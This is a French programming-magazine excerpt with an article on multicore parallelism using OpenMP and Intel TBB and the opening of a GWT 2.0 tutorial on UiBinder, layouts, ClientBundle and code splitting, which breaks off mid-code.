Beaucoup de professionnels de l'informatique disent aux programmeurs : Parallélisez ou changez de métier. Ce commandement plutôt fort découle d'une constatation simple : la cadence des microprocesseurs est bloquée depuis deux ans aux alentours de 2,6GHz. Les fondeurs ont donc contourné le problème par une astuce - mettre des cœurs (CPU) en parallèle sur la même puce. Un duo core à 3 GHz équivaut (presque) à un mono core à 6 GHz, un quad core à 3 GHz, à un mono core à 12 GHz...

Les applications étant de plus en plus gourmandes en temps CPU, la seule façon de trouver des cycles d'horloge sera, dorénavant, de leur faire profiter du multicore : 4 aujourd'hui, 8 demain... Cette évolution du panorama informatique change la donne. **Les programmeurs doivent faire du parallélisme - ils n'ont pas le choix.** Je me cantonnerai dans cet article à présenter brièvement la problématique posée par une programmation parallèle sur une machine dotée de plusieurs cœurs donc multi CPU.

Parallélisez - vous n'avez plus le choix et la loi de Moore

Avant de passer dans le vif du sujet, un petit historique permet de retracer le chemin parcouru et ainsi de situer le contexte. En 1965, Gordon Moore, un des fondateurs d'Intel, a observé que le nombre de transistors sur une puce doublait tous les 18 mois à deux ans. Cette évolution exponentielle explique le manque de visibilité sur l'avenir car la rapidité des processeurs permet de déboucher sur de nouvelles applications, inimaginables il y a quelques années - je cite comme exemple les mobiles 3G - téléphone, internet, GPS dans un petit appareil qui tient dans la main. [Fig.1]



La fameuse **loi de Moore** montre l'évolution logarithmique du nombre de transistors sur une puce - **le nombre double tous les 18 mois**. Mais il n'y a pas que le nombre de transistors qui augmente d'une façon exponentielle, c'est le cas également de la vitesse d'horloge, du nombre de lignes de code dans une application, de la bande

passante disque, de la bande passante réseau... Les applications ont suivi la même progression. Il suffit de comparer Word des années 80 au Word d'aujourd'hui. Elles sont de plus en plus gourmandes et nécessitent de plus en plus de cycles d'horloge et de mémoire, une constatation qui vaut son pesant d'or lorsqu'on réalise les conséquences : **jusqu'à présent, les besoins des applications étaient compensés par les vitesses accrues des processeurs.**

Les fabricants de microprocesseurs ont constaté qu'une barrière énergétique empêchait la poursuite des performances via des cadences d'horloge de plus en plus rapides. Alors que la loi de Moore était confortablement installée dans une évolution de la cadence qui est passée de 4,8KHz en 1978 à 2,5GHz en 2007, les fondeurs ont constaté que les besoins énergétiques des microprocesseurs augmentaient vertigineusement sur des cadences plus élevées. [Fig.2]

Ce graphique montre qu'il existe une fréquence d'horloge au-delà de laquelle il est difficile d'augmenter la cadence. Pour les microprocesseurs à base de silicium cette fréquence se situe autour de 2,5GHz à 3GHz (source Intel).

Afin de fournir aux applications les cycles dont elles ont besoin, il suffit de figer la cadence et de faire tourner plusieurs CPU en parallèle sur une même puce. Mais il y a un prix à payer : les applications doivent être modifiées pour effectuer du multi-tâche (multithreading, parallélisme), chose qui n'est pas du tout évidente. La conséquence pour les développeurs est simple. **S'ils ne passent pas en multi-tâche, ils rencontreront un déficit de performance, la loi de Moore inversée.** Aujourd'hui une application mono tâche rencontre un déficit de 50% du fait du manque d'activité d'un des deux cœurs, dans 1 an le déficit sera de 75% du fait que 3 des cœurs du quad



core seraient inactifs... Un autre point de détail : Intel nous dit que la loi de Moore s'applique également au nombre de cores, donc 4 aujourd'hui, 8 dans deux ans, 16 dans quatre ans... Dans 8 ans 64 cores, dont certains seraient spécialisés [Fig.3].

Vision d'un avenir proche : un 64 cores avec quelques cores spécialisés. Il est manifeste qu'une application mono tâche n'exploitera pas du tout le potentiel d'un tel processeur.

Devant cette nouvelle donne, le programmeur doit apprendre à exploiter le multi core. Il doit donc penser l'application dans un contexte multi-tâche et mettre en oeuvre des API qui le lui permettent. S'il programme en C++, Java, C#, Visual Basic, Python, Fortran et autres, il disposera de solutions plus ou moins faciles à mettre en oeuvre. Mais il devra notamment faire face et régler une kyrielle de nouveaux problèmes : des conflits d'accès aux données, des manques de synchronisation qui peuvent conduire à un blocage de l'application, voire à un ralentissement de l'application...

Pensez parallèle : le multi-tâche engendre de nouveaux problèmes

Paralléliser une application, y intégrer du threading, mettre en oeuvre des sémaphores, assurer l'équilibrage de charges, quid de la montée en charge... voici des concepts qui peuvent dérouter le développeur. Mais la chose n'est en définitive pas si complexe car nous faisons tous du parallélisme dans notre vie quotidienne. Il suffit de prendre un peu de recul pour s'en persuader, pour comprendre ce qu'est le parallélisme et pour transposer cet enseignement à l'application.

Voici quelques critères d'analyse quant aux possibilités de parallélisation d'une activité. Des exemples de la vie quotidienne illustrent clairement la problématique.

• L'activité peut-elle être partitionnée ?

Pour pouvoir paralléliser il faut partitionner, sur les données ou sur les tâches. Sans chercher bien loin, notre intuition nous le dira. Par exemple, téléphoner sur son portable et conduire est parallélisable (pas souhaitable certes). La raison en est simple - il s'agit de deux tâches indépendantes. Un autre exemple, éplucher des pommes de terre est parallélisable, il suffit de plusieurs bonnes volontés et de plusieurs économiseurs. Nous décomposons sur les données. Elles sont partitionnées en lots plus ou moins équivalents et attribuées.




Fig.3

• S'il y a décomposition, les sous-tâches sont-elles indépendantes ?

Prenons le cas du maçon et du plombier sur un chantier : monter les murs et installer la plomberie d'une maison. Ces deux activités ne sont pas parallélisables car il existe une dépendance entre les deux : le plombier ne peut pas poser ses tuyauteries sur des murs qui n'existent pas encore. Par contre l'activité maçonnerie est très parallélisable ainsi que l'activité plomberie puisque deux maçons ou deux plombiers peuvent très bien se partager le travail.

• Existe-t-il des problèmes de synchronisation ?

Oui, et même beaucoup. Nous le vivons tous les jours, pour ceux qui conduisent, qui prennent le métro... Les feux des carrefours permettent qu'il n'y ait pas de blocages - quand les feux s'arrêtent, quelle pagaille. Et le métro - heureusement que les portes ne peuvent s'ouvrir qu'en station et que les passagers laissent passer ceux qui sortent avant d'entrer dans les wagons. Il s'agit dans ces deux cas de mécanismes de synchronisation pour empêcher des conflits d'accès.

• La charge est-elle équilibrée ?

Toutes les situations qui concernent un partage de travail sont susceptibles d'aboutir à un déséquilibre quant à la charge subie par chacun. Ceci peut concerner des facteurs, des serveurs de restaurant, des équipes d'intervention... Il est important de veiller, lors de l'attribution du travail, qu'un mécanisme de répartition équitable soit mis en place.

• La granularité du partitionnement est-elle en accord avec les ressources ?

Il est possible de sous-exploiter les ressources disponibles ou de trop éclater le problème. Mettre 50 maçons pour monter les murs d'un pavillon de 150 M2 est inefficace, de même : affecter deux électriciens pour assurer le câblage d'une tour de 20 étages est nettement insuffisant.

• Une liaison avec le monde extérieur impose-t-elle certaines limites quant aux débits ?

Sur un chantier, l'arrivée des matériaux, leur déchargement et leur stockage peuvent imposer des limites quant à certaines cadences. S'il n'y a la place que pour un seul camion de ciment sur un chantier, certaines activités du chantier seront limitées par le rythme de l'arrivée du béton.

• Quelles sont les limites de la parallélisation ?

Il est évident que s'il n'y avait pas de limite quant à la parallélisation des tâches, il serait possible de construire un bâtiment instantanément. Il suffit pour cela d'y concentrer les ressources. Si une personne peut faire un travail en 6 mois, il suffirait d'embaucher 180 personnes pour faire le travail en une journée. Mais la vie est ainsi faite que cela ne fonctionne pas. D'entrée de jeu, lors de l'analyse d'une activité complexe, il est apparent que certaines tâches ne sont tout simplement pas parallélisables, ou doivent s'enchaîner les unes derrière les autres. Si seulement 70% de l'activité est parallélisable, l'amélioration maximale, en supposant qu'il n'y ait aucune limite sur les ressources, ne sera que de $1/0,3 = 3,3$.

Toutes ces situations, que nous rencontrons dans nos vies quotidiennes, trouvent leurs équivalents dans une programmation parallèle. Une application qui tourne parfaitement bien en mono tâche pourrait poser de nombreux problèmes en multi-tâche. Il faudra

donc se sensibiliser à ces situations, comprendre l'application et utiliser les techniques et outils spécifiques à une programmation parallèle, chose que j'aborde en fin d'article.

Les solutions de mise en place du parallélisme

Si rien n'est fait pour intégrer du parallélisme dans une application elle restera forcément mono tâche. Il faudra modifier le code en y intégrant des appels de fonctions ou directives plus ou moins simples et performantes. En ce qui concerne Windows, voici un récapitulatif des solutions selon le langage de programmation :

- **Visual Basic** - Microsoft propose un composant nommé BackgroundWorker qui permet de créer des tâches individuelles sous forme de threads distincts du thread principal.
- **C#** - Ce langage de programmation de Microsoft est orienté application .NET. Deux classes (ThreadStart et ThreadPool) servent comme point d'entrée pour effectuer de la programmation parallèle.
- **Delphi** - Une classe TThread fournie avec Delphi sert à incorporer du parallélisme dans des applications Delphi.
- **Java** - L'interface Runnable sert à mettre en oeuvre des threads qui pourront tourner en parallèle.
- **PHP** - Quelques solutions un peu hasardeuses permettent de faire du multithreading en PHP mais il n'existe aujourd'hui pas de support formel ni d'API pour le faire.
- **Python** - Ce langage dispose d'un support de multithreading formel via les modules threads et threading.
- **Fortran** - Le multithreading en fortran s'effectue via des directives OpenMP. Cette API, portable, surtout dans sa version 3.0, apporte beaucoup de contrôle et d'efficacité dans la mise en oeuvre du parallélisme.
- **C++** - Ce langage ne supporte pas le multithreading directement mais plusieurs API peuvent être utilisées :
 - **OpenMP** - identique à l'OpenMP pour Fortran. Des pragmas de compilation servent à apporter du parallélisme. L'intérêt réside dans la simplicité de mise en oeuvre - l'application n'est pas modifiée, mis à part les pragmas.
 - **Intel Threading Building Blocks (TBB)** - cette bibliothèque de classes est très flexible, puissante et portable grâce à son ordonnanceur de tâches. Elle est à présent disponible en Open Source.
 - **WinThreads** - cette bibliothèque de classes spécifique à Windows, quoique très puissante, exige beaucoup d'efforts de développement et de mise au point du fait d'être de bas niveau alors qu'OpenMP et TBB isolent le programmeur de la mécanique sous-jacente.
 - **Posix Threads** - Similaire à WinThreads mais portable entre systèmes d'exploitation.
 - **C++ Threads** - Le comité de normalisation de C++ prépare des classes de threading pour la nouvelle norme en gestation C++0x (voir <http://c2.com/cgi/wiki?TheCppStandardsCommittee>)
 - **Boost Threads** - cette bibliothèque sert de modèle à la nouvelle classe de threads qui sera incluse dans C++0x.

Puisque la place est limitée, je me limiterai à présenter **OpenMP** et **TBB** en C++ pour illustrer comment intégrer du parallélisme et comment résoudre les problèmes particuliers que cela engendre.

Exemples de programmation en OpenMP

OpenMP est sans aucun doute la façon la plus rapide de paralléliser une application. La raison est simple, il suffit d'ajouter des directives de compilation (pragma en C++) sans modifier le code. Il est donc

possible à tout moment de comparer l'application en monothread à la version multithread. Sa mise en oeuvre très simple se fait via des déclarations, par exemple :

```
#pragma omp parallel for
for ( int i = 0; i < total; i++ ) {
    x = maFonction(i);
    total += x;
}
```

Dans l'exemple ci-dessus, si nous supposons deux cores donc deux threads par défaut, la boucle sera éclatée en deux sous-boucles, une pour i de 0 à 49, l'autre pour i de 50 à 99; elles tourneront chacune en parallèle sur un core.

Mais il y a un problème : théoriquement, la variable somme cumule tous les résultats de calcul de x et le résultat devrait être identique, que cela se fasse sur un thread (de 0 à 99) ou sur deux threads, puisque le calcul de x est indépendant lors de chaque itération. Il s'avère que la ligne de code **somme += x;** au niveau de l'assembleur se fait sur plusieurs instructions qui vont récupérer et modifier la valeur de la zone mémoire où se trouve stocké x. Il se pourrait qu'il se passe la chose suivante - voici un scénario type du déroulement du programme :

```
...
valeur de x = 768;
i de core 1 = 5;
core 1 récupère x;
i de core 2 = 55;
core 2 récupère x;
core 1 ajoute 5 à 768 ce qui fait 773;
core 1 écrit 773, valeur de x devient 773;
core 2 ajoute 555 à 768 ce qui fait 823;
core 2 écrit 823, valeur de x devient 823;
Big Problème : Valeur de x = 823 alors que x aurait dû être
768 + 5 + 55 = 828;
...
```

Le résultat de l'intégration de x dans somme pour i = 5 du core 1 est passé à la trappe. Il aurait fallu trouver un mécanisme pour éviter le télescopage du calcul. En définitive deux solutions existent :

- Bloquer le code pour qu'un seul core à la fois puisse accéder à la ligne concernée :

```
#pragma omp parallel for
for ( int i = 0; i < total; i++ ) {
    x = maFonction(i);
#pragma omp critical
    total += x;
}
```

- Incorporer un mécanisme pour que le système fasse la somme sur total dans une variable temporaire propre à chaque core, quitte à ce que les sous-totaux soient cumulés lorsque les deux demi-boucles auront terminé :

```
#pragma omp parallel for reduction (+:total)
for ( int i = 0; i < total; i++ ) {
    x = maFonction(i);
}
```

```
total += x;
}
```

Dans le code ci dessus OpenMP crée une variable temporaire, propre à chaque core, que nous pourrions baptiser *total1* et *total2* pour la forme. Lorsque les deux sous-boucles auront terminé, OpenMP fera le calcul

```
total = total1 + total2
```

ce qui garantira un résultat juste.

Voici donc comment une parallélisation peut engendrer des pièges et comment la mise en oeuvre d'OpenMP peut aider à les contourner. Cet exemple illustre la mise en oeuvre d'OpenMP et le fait que le code reste inchangé. De plus, ces deux exemples de mise en oeuvre répondent à une grande partie des besoins de parallélisation, pour peu qu'il existe des boucles qui agissent sur des données. En conclusion, je dirai qu'il **n'existe pas de solution plus simple qu'OpenMP pour démarrer la parallélisation d'une application.**

Exemples de programmation en Intel Threading Building Blocks

Intel a voulu fournir aux développeurs C++ une bibliothèque de classes de parallélisation puissante dénommée **Intel Threading Building Blocks (TBB)**, d'une mise en oeuvre facile et dotée d'un ordonnanceur de tâches efficace. Cette bibliothèque se caractérise par le concept d'accaparement de tâches qui sont générées récursivement. Le programmeur met en oeuvre des classes qui génèrent des sous-tâches que l'ordonnanceur TBB fera tourner selon les disponibilités. Cette solution assure un minimum de surcharge de mise en oeuvre du parallélisme par la réutilisation de threads et un bon équilibrage de charge par la taille des tâches - aucune tâche n'est d'une taille telle qu'elle puisse bloquer les autres

Je reprends l'exemple OpenMP. Pour rappel, le code de départ est :

```
for ( int i = 0; i < total; i++ ) {
    x = maFonction(i);
    total += x;
}
```

Dans l'exemple ci-dessus TBB engendrera des sous-boucles dont le nombre sera supérieur au nombre de cores, ce qui est différent d'OpenMP qui, par défaut, fera autant de sous-boucles que de cores. TBB placera ces sous-boucles dans une réserve de tâches à traiter qui seront mises à disposition de l'ordonnanceur TBB (task scheduler) afin que ce dernier puisse les affecter à des threads selon les disponibilités. Cette solution favorise l'équilibrage de charge sans engendrer des pénalités importantes de mise en oeuvre.

Sous TBB, le code ci dessus devra être ré-écrit par la mise en place de deux contextes : une classe d'exécution du travail à faire, plus l'appel d'une méthode TBB de mise en oeuvre du parallélisme: Voici ce que cela donne :

- Classe d'exécution du travail à effectuer :

```
Class Travail {
public:
    int total;
    void operator () (const blocked_range<size_t>& r ) {
        // Code extrait de l'application et mis ici
    }
};
```

```
for ( size_t i=r.begin(); i!=r.end(); ++i ) {
    x = maFonction(i);
    total += x;
}

Travail () : total(0) {}
Travail ( Travail& x; split ) : total(0) {}
void join( const Travail& t ) { total += t.total; }

};
```

- Méthode TBB de parallélisation du travail dans le corps de l'application :

```
Travail travail();
// Méthode TBB qui lance le code à faire tourner sous forme de
// sous tâches
Parallel_reduce( blocked_range<size_t>(0,n, granularite), travail);
...
int qqChose = travail.total;
```

L'exemple ci-dessus montre comment mettre en oeuvre de la parallélisation avec TBB .- il mérite une explication de texte.

- La partie qui effectue le travail se trouve déplacée dans une classe dont l'**opérateur ()** est redéfini avec la mise en place d'un itérateur **blocked_range** qui servira à décomposer la boucle en sous-boucles.
- La classe qui effectue le travail contient trois définitions supplémentaires en plus de la redéfinition de l'**opérateur ()** :
 - un **constructeur classique** avec les initialisations pertinentes,
 - un constructeur spécial de **création récursive d'une sous-boucle** avec la modification du parent pour qu'il n'y ait pas de duplication sur les indices de boucles.
- une méthode **join** qui centralise les totaux des sous-boucles.
- Des sous-boucles dont la taille sera limitée par la variable **granularité** seront créées et gérées par le *task scheduler*.

Cette mécanique s'avère plus difficile à mettre en oeuvre que l'équivalent OpenMP mais dès que les choses deviennent un peu complexes elle permet de s'adapter aux réalités de l'application, alors qu'OpenMP est relativement contraignant, voire bloquant pour certaines choses. L'idéal serait de commencer à paralléliser avec OpenMP quitte à passer à TBB si le besoin s'en ressent. Mais sachez qu'il est possible de mixer les deux dans une même application. Alors commencez par de l'OpenMP et migrez vers TBB si le contexte justifie l'effort supplémentaire.


Conclusion

Avec la montée en charge du nombre de processeurs, nous pouvons nous attendre à voir d'ici 6 ans des processeurs avec 64 cores, dont certains seront spécialisés. Aucune application digne de ce nom ne pourra donc tourner efficacement sur ces machines si elle n'est pas parallélisée. Et les programmeurs devront se mettre au parallélisme pour comprendre la nouvelle problématique que cela représente et qu'ils apprennent à utiliser les nouvelles API, les nouveaux outils spécifiques à ce domaine et les nouveaux langages éventuels actuellement en gestation.

■ Michèle Delsol - Micro Sigma

GWT : comment ça marche ?

Si vous nous avez suivis jusqu'à maintenant, GWT n'a plus aucun secret pour vous. Seulement, voilà, c'était sans compter sur l'équipe qui développe GWT puisqu'elle travaille sur la prochaine version 2.0 de sa « boîte à outils », lui apportant ainsi plusieurs nouvelles fonctionnalités. Les deux plus importantes sont le UiBinder et le mode développement dans le navigateur OOPHM.



LES CHANGEMENTS UiBinder

UiBinder permet d'écrire les interfaces graphiques

avec un formalisme XML, exactement comme on peut le faire avec Flex et Silverlight ou encore plus basiquement avec HTML. Jusque-là, la création d'interface en GWT se faisait en manipulant des données comme une interface java à la façon de Swing. On va maintenant pouvoir les écrire en XML et les lier (binder) avec une classe java qui contiendra le code de notre vue. Le code en sera d'autant plus lisible, maintenable et plus rapide à développer. Cette évolution va permettre également la multiplication d'outils puissants, notamment les générateurs d'interfaces GWT, plus simples à créer, comme GWT-Designer. Cette nouvelle organisation, sépare la présentation du code java. On écrit un fichier XML contenant nos widgets, puis on les associe avec les objets dans notre classe java où l'on ajoute aussi les événements. Il est aussi possible d'écrire notre interface en HTML en y incorporant nos widgets HTML. Le CSS peut se trouver directement dans le fichier d'interface ou dans un ClientBundle.

OOPHM

Acronyme pour "Out Of Process Hosted Mode", GWT 2.0 apporte une nouvelle approche du développement des applications GWT en permettant de déboguer le code java et de voir le résultat directement dans les navigateurs de production sans passer par un navigateur spécifique. On assiste ainsi à un changement de terminologies puisqu'il ne faut plus parler de « hosted mode », qui portait souvent à confusion, mais de « development mode ». Et pour la même raison de « production mode » au lieu de « web mode », pour parler du script compilé. On peut ainsi utiliser les outils du navigateur pour développer par exemple Firebug sans devoir recompilier en permanence toute l'application. Pour utiliser ce mode, il suffira de copier/coller l'URL qui est donnée par GWT lors du démarrage du serveur dans le navigateur, par exemple : « <http://localhost:8080/Tutoalbumphoto.html?gwt.hosted=X.X.X.X:NNNN> », où les X représentent l'adresse IP de votre ordinateur et les N, le port utilisé par GWT.

Layout

La notion de layout permet d'avoir des composants génériques pour gérer la disposition des widgets qui en descendraient. Ces layout utilisent des panels déjà existants, mais uniformisent leur utilisation. De plus, ces layout se redimensionnent automatiquement en réorganisant plus précisément les widgets. Le rendu a été amélioré pour s'afficher plus rapidement et le redimensionnement peut être animé. Il existe le *StackLayoutPanel*, le *TabLayoutPanel*, etc. Prenons le cas d'un *DockLayoutPanel* qui permet d'avoir un contenu principal (Center) et d'ajouter des contenus au Nord, au Sud, à l'Ouest et à l'Est autour de celui-ci.

RPC

Le système de service distant a été refondu pour gagner en performance et permettre l'ajout de nouvelles fonctionnalités. Pour le développeur, le principe de fonctionnement ne change pas. Il suffit d'ajouter dans le fichier *Tutoalbumphoto.gwt.xml* la ligne `<inherits name='com.google.gwt.rpc.RPC' />` et de changer l'interface *RemoteService* par *RpcService* ainsi que la classe *RemoteServiceServlet* par *RpcServlet*. Cependant, cette fonctionnalité n'est pas, pour l'instant, compatible avec Google App Engine.

ClientBundle

On avait vu que GWT était capable de réunir plusieurs images en une seule, GWT 2.0 va encore plus loin, car il est maintenant capable de réunir différents types de ressources (Images, Texte, Css, données, etc.) en même temps. Toutes les ressources sont intégrées dans un même bundle encodé en base 64. Rappelons ainsi l'avantage de ce concept : un seul fichier à télécharger, donc, moins de requêtes HTTP et un temps de chargement de la page plus rapide. Le client bundle utilise le même principe que les *ImageBundle*, il faut créer une interface avec les méthodes qui représentent la ressource. Le type de retour de ces méthodes détermine le type de ressource : *ImageRessource* pour une image, *CssRessource* pour une feuille de style, *TextRessource* pour une ressource textuelle.

```
public interface MesResources extends ClientBundle {
    public static final MesResources INSTANCE = GWT.create(MesResources.class);

    @Source("my.css")
    public CssResource css();

    @Source("config.xml")
    public TextResource configuration();

    @Source("manual.pdf")
    public DataResource manual();
}
```

Code splitting

Tout le code javascript est compilé en un seul fichier, téléchargé au chargement de la page. Dans le cas de très grosses applications, la taille de celui-ci peut considérablement devenir très importante et ralentir, de ce fait, le temps de chargement de l'application au démarrage. Pour pallier ce problème, GWT 2.0 offre maintenant la possibilité de couper notre application en plusieurs fichiers qui seront téléchargés quand ceux-ci seront nécessaires. Par exemple, si une partie du code est utilisé uniquement lors du déclenchement d'un événement, son téléchargement n'est pas forcément essentiel

lors du premier chargement de l'application. Par ailleurs, l'utilisation est très simple :

```
GWT.runAsync(new RunAsyncCallback() {
    @Override
    public void onSuccess() {
        //Tout le code qui est ici sera téléchargé plus tard.
    }
    @Override
    public void onFailure(Throwable reason) {
        //Si le téléchargement du nouveau code a échoué
    }
});
```

Mais attention, si le code, qui se trouve dans le « `onSuccess` », est aussi utilisé par l'application dès son lancement, il sera téléchargé au début. C'est pourquoi GWT génère, tout de même, un fichier qui donne toutes les informations de compilation, informations que l'on peut analyser pour optimiser son application. De plus, il est important de prévenir l'utilisateur du chargement par une barre de progression, ou par une icône de préchargement, car le changement n'est pas forcément immédiat et peut modifier l'utilisabilité de l'application. Pour utiliser cette fonctionnalité, ajoutez « `-soyc` » dans les paramètres avancés du compilateur GWT. Les rapports de compilation sont alors générés dans le répertoire « `compile-report` » du module GWT.

MISE EN ŒUVRE

Mise en place du `UiBinder`

Reprenons notre classe `Miniature.java`, qui permet d'afficher une image et son titre, pour utiliser `UiBinder`. Commençons par créer le fichier XML :

```
<!DOCTYPE ui:UiBinder
    SYSTEM "http://google-web-toolkit.googlecode.com/files/
xhtml.ent">
<ui:UiBinder xmlns:ui='urn:ui:com.google.gwt.uibinder'
    xmlns:gwt='urn:import:com.google.gwt.user.client.ui'>
<ui:style>
.mini {
    float: left;
    margin: 20px;
    height: 150px;
    width: 150px;
}
</ui:style>
<gwt:VerticalPanel styleName="{style.mini}">
    <gwt:Image ui:field="miniature" />
    <gwt:Label ui:field="label"/>
</gwt:VerticalPanel>
</ui:UiBinder>
```

Nous voyons ici, que la racine du XML, `ui:UiBinder` permet de configurer les namespaces pour utiliser les composants, le namespace « `ui` » contient les configurations du `UiBinder`, tandis que le namespace « `GWT` » permet d'utiliser les composants de base de GWT. La balise `<ui:Style>` permet d'insérer le CSS utilisé par notre composant. Dans la suite du fichier, on peut accéder à la classe CSS en utilisant la syntaxe `{style.nomClasse}`. Nous voyons ensuite que le composant GWT racine est le `VerticalPanel` qui contient une `Image`

et un `Label`. Pour les composants `Image` et `Label`, on a ajouté un attribut `ui:field` associé à un nom de paramètre, ce qui nous permettra d'accéder au composant depuis notre classe Java.

Voyons maintenant la classe `Miniature.java` :

```
public class Miniature extends Composite {
    interface Binder extends UiBinder<Widget, Miniature> {}
    private static final Binder binder = GWT.create(Binder.class);

    @UiField Image miniature;
    @UiField Label label;
    private String destination;

    public Miniature(String url, String titre, String destination) {
        this.destination = destination;
        initWidget(binder.createAndBindUi(this));
        miniature.setUrl(url);
        label.setText(titre);
    }

    @UiHandler("miniature")
    public void onClick(ClickEvent event) {
        Window.open(destination, "Image", "menubar=no, status=no, scrollbars=no, menubar=no, width=200, height=100");
    }
}
```

L'interface `Binder` étend `UiBinder` qui prend deux paramètres de type, le composant de base de notre interface (`VerticalPanel` dans notre cas, mais nous utilisons une super classe), et la classe qui va contenir les composants reliés (la classe actuelle). Nous créons ensuite, en variable statique, une instance de cette interface en utilisant `GWT.create()`. C'est le compilateur de GWT qui s'occupera d'implémenter cette classe en utilisant les informations du fichier XML. Puis nous ajoutons les champs de notre interface en utilisant l'annotation `@UiField` pour indiquer à GWT qu'il faut relier ces champs avec les composants GWT définis dans le fichier XML. Le nom du champ doit être celui donné dans l'attribut `ui:field`. Dans notre constructeur, nous appelons la méthode `createAndBindUi` sur notre interface `Binder`, qui va alors créer et relier les composants GWT à notre classe. Enfin, la méthode `onClick`, appelée lors du clic sur l'image, est reliée à notre composant miniature grâce à l'annotation `@UiHandler("miniature")`. `UiBinder` permet aussi de créer une interface en HTML et d'y intégrer nos composants GWT sans passer par les traditionnels composants `Panel` de GWT (`VerticalPanel`, `Grid`, ...), tout simplement en utilisant le composant `HTMLPanel`. Utilisons ce procédé pour refaire le formulaire de recherche :

```
<!DOCTYPE ui:UiBinder
    SYSTEM "http://google-web-toolkit.googlecode.com/files/xhtml.ent">
<ui:UiBinder
    xmlns:ui='urn:ui:com.google.gwt.uibinder'
    xmlns:gwt='urn:import:com.google.gwt.user.client.ui'>
<ui:style>
.label {
    float: left;
    width: 50px;
    clear: both;
}
```

```

}
.element {
    float: left;
    width: 150px;
}
</ui:style>
<gwt:HTMLPanel>
    <dl>
        <dt class='{style.label}'>
            <ui:msg>Topic :</ui:msg>
        </dt>
        <dd class='{style.element}'>
            <gwt:TextBox ui:field="saisieSujet"/>
        </dd>
        <dt class='{style.label}'>
        </dt>
        <dd class='{style.element}'>
            <gwt:Button ui:field="boutonAjouter">
                <ui:msg>Search</ui:msg>
            </gwt:Button>
        </dd>
    </dl>
</gwt:HTMLPanel>
</ui:UiBinder>

```

Ici, la classe *FormulaireRecherche.java* est sensiblement équivalente à la classe *Miniature.java* :

```

public class FormulaireRecherche extends DialogBox {

    private MesMessages mesMessages = GWT.create(MesMessages.class);

    interface Binder extends UiBinder<Widget, FormulaireRecherche> {}

    private static final Binder binder = GWT.create(Binder.class);

    @UiField Button boutonAjouter;
    @UiField TextBox saisieSujet;

    public FormulaireRecherche() {
        super(true);
        setText(mesMessages.texteRecherche());
        add(binder.createAndBindUi(this));
        center();
    }

    @UiHandler("boutonAjouter")
    public void onClick(ClickEvent event) {
        FormulaireRecherche.this.hide();
    }
}

```

Mise en place d'un layout pour la page principale.

Utilisons le système de layout pour définir l'organisation ou plutôt la structure de la première page, le *DockLayoutPanel* permet d'insérer un composant au centre (la liste des miniatures des images), et

d'ajouter des composants sur les 4 côtés de ce centre (logo et menu au nord, bouton suivant et précédent à l'ouest et à l'est).

```

DockLayoutPanel dockPanel = new DockLayoutPanel(Unit.PX);
dockPanel.addNorth(horizontalPanel, 50.0);
boutonPrec.setHeight("25px");
boutonSuiv.setHeight("25px");
dockPanel.addWest(boutonPrec, 100);
dockPanel.addEast(boutonSuiv, 100);
dockPanel.add(liste);
dockPanel.layout();
RootLayoutPanel rootLayoutPanel = RootLayoutPanel.get();
rootLayoutPanel.add(dockPanel);
rootLayoutPanel.layout();

```

L'appel à la méthode *layout()* permet d'afficher le layout qui sera automatiquement réajusté si la taille change (changement de la taille de la fenêtre).

Utilisation du code splitting.

Le code pour afficher le formulaire d'ajout ou de recherche n'est pas important à télécharger au démarrage de l'application, nous pouvons donc choisir de télécharger ce code seulement lorsqu'on en a réellement besoin, c'est-à-dire lorsque l'on clique sur le bouton correspondant. On va ajouter dans la classe *Tutoalbumphoto.java*, et dans la méthode *onClick*, le *runAsync* :

```

if (event.getSource() == boutonRechercher) {
    GWT.runAsync(new RunAsyncCallback() {
        @Override
        public void onSuccess() {
